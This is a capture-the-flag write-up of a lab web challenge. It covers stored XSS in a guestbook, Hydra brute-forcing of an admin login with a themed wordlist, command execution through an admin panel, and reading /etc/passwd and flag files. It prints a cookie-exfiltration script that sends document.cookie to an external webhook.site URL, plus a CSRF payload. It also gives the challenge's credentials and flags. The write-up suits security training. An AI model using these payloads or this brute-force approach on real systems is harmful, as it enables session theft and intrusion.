


Phase 2: Vulnerability Analysis

Stored XSS Identification


When we access to `http[:]//192.168.0.20` , it has a comment box that we can post into the web. so we tried simple XSS payload to test whether this webpage is vulnerable to XSS or not.

```
<script>alert(1)</script>
```




The payload executed immediately upon rendering the page, confirming a **Stored Cross-Site Scripting (XSS)** vulnerability. We further verified full execution context using alternative tags and environment reflections:

```
<script>alert(document.domain)</script>
```




```
<body onload=alert(2)>
```



Exfiltration & CSRF Attempts

With Stored XSS validated, we attempted to leverage it to steal active session tokens or force an administrative action. We set up an external listener on Webhook.site and injected a cookie exfiltration script:


```
<script>
fetch('https://webhook.site/29794790-a21a-4e62-bc9a-1a24357c4c5e?c=' + document.cookie);
</script>
```



While the callback arrived at our Webhook dashboard, the captured data only reflected our own session cookie, indicating no active admin bot was natively visiting the page to execute the script for cookie hijacking.

We also attempted to structure a Cross-Site Request Forgery (CSRF) payload targeting `/admin.php` to execute commands blindly, but this did not return results due to the lack of an administrative session.

```
<script>
fetch('/admin.php', {
  method: 'POST',
  headers: {'Content-Type': 'application/x-www-form-urlencoded'},
  body: 'cmd=id'
});
</script>
```



Phase 3: Wordlist Generation & Brute-Forcing


Because the challenge environment heavily emphasized XSS themes and components, we hypothesized that the administrative credentials might reflect this context. We constructed a highly targeted, theme-based wordlist named `passwords.txt` .

```
xss
xss123
xss1234
xssadmin
xssisawesome
xss_is_awesome
xssrocks
xss_rules
xssmaster
xssking
script
script123
scriptkiddie
scriptalert
alert
alert1
alert123
alertbox
alertxss
payload
payload123
payloadxss
inject
injection
```

```
injection123
xssinjection
fragnesia
fragnesia123
fragnesiaadmin
guestbook
guestbook123
guestbookxss
admin
admin123
adminadmin
password
password123
letmein
letmein123
welcome
welcome123
```

Using this custom dictionary, we launched a credential brute-force attack against the login backend using Hydra.

```
hydra -l admin -P passwords.txt 192.168.0.20 http-post-form
"/admin_login.php:username=^USER^&password=^PASS^:F=Login" -V
```




Hydra successfully validated the login criteria and isolated the correct password:

Valid Credentials Found: `admin : xssisawesome`

Phase 4: Exploitation & RCE (Flag 1)

We authenticated through `/admin_login.php` using our discovered credentials, granting us full access to the restricted `/admin.php` control panel. The page featured an input field allowing us to directly execute system commands.



System Enumeration

We submitted standard Linux utilities into the command field to map our environment.

```
pwd
```



Then, list the existing file in the current directory.

```
ls
```



And `first-flag.txt` is visible in the webpage. Which means the first flag is in `var/www/html` directory. i just used the command below to retrieve the flag.

```
cat first_flag.txt
```

```
OWASPKL{W3ll_h3ll0_tH3rE}
```



flag 1:

`OWASPKL{W3ll_h3ll0_tH3rE}`

Fragnesia - II & III

Phase 5: Post-Exploitation & Lateral Enumeration

Internal Inspection

To locate the remaining flags, we extracted user profiles from the configuration files.

```
cat /etc/password
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
overlord:x:1000:1000:overlord:/home/overlord:/bin/bash
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
```

It seems like this machine has another user which is `overlord` .

Automated Flag Search

We ran an expansive search across the file system from our web shell interface, looking specifically for files containing the word "flag", while redirecting permission errors to null.

i just tried to find the flag by `find` command.

```
find / -name "*flag*" -type f 2>/dev/null
```

```
/opt/docker-build/last_flag.txt
/opt/docker-build/second_flag.txt
/var/www/html/first_flag.txt
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.16/tty/ttyS16/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.24/tty/ttyS24/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.14/tty/ttyS14/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.22/tty/ttyS22/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.12/tty/ttyS12/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.30/tty/ttyS30/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.20/tty/ttyS20/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.8/tty/ttyS8/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.10/tty/ttyS10/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.29/tty/ttyS29/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.19/tty/ttyS19/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.6/tty/ttyS6/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.27/tty/ttyS27/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.17/tty/ttyS17/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.4/tty/ttyS4/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.25/tty/ttyS25/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.15/tty/ttyS15/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.23/tty/ttyS23/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.13/tty/ttyS13/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.0/tty/ttyS0/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.31/tty/ttyS31/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.21/tty/ttyS21/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.9/tty/ttyS9/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.11/tty/ttyS11/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.7/tty/ttyS7/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.28/tty/ttyS28/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.18/tty/ttyS18/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.5/tty/ttyS5/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.26/tty/ttyS26/flags
/sys/devices/pci0000:00/0000:00:03.0/net/enp0s3/flags
/sys/devices/virtual/net/vethd5e5ca6/flags
/sys/devices/virtual/net/lo/flags
```

It shows the second and third flag at the location `/opt/docker-build/`.

Since the files were left world-readable, we read their contents directly via our command injection access without needing to escalate privileges to root or pivot to the `overlord` user.

```
cat /opt/docker-build/second_flag.txt
```



flag 2:

`OWASPKL{F33l_s0_3mPTy_i5nt}`

```
cat /opt/docker-build/last_flag.txt
```



flag 3:

`OWASPKL{Wh4t_a_L0v3ly_FR4GN3S1A}`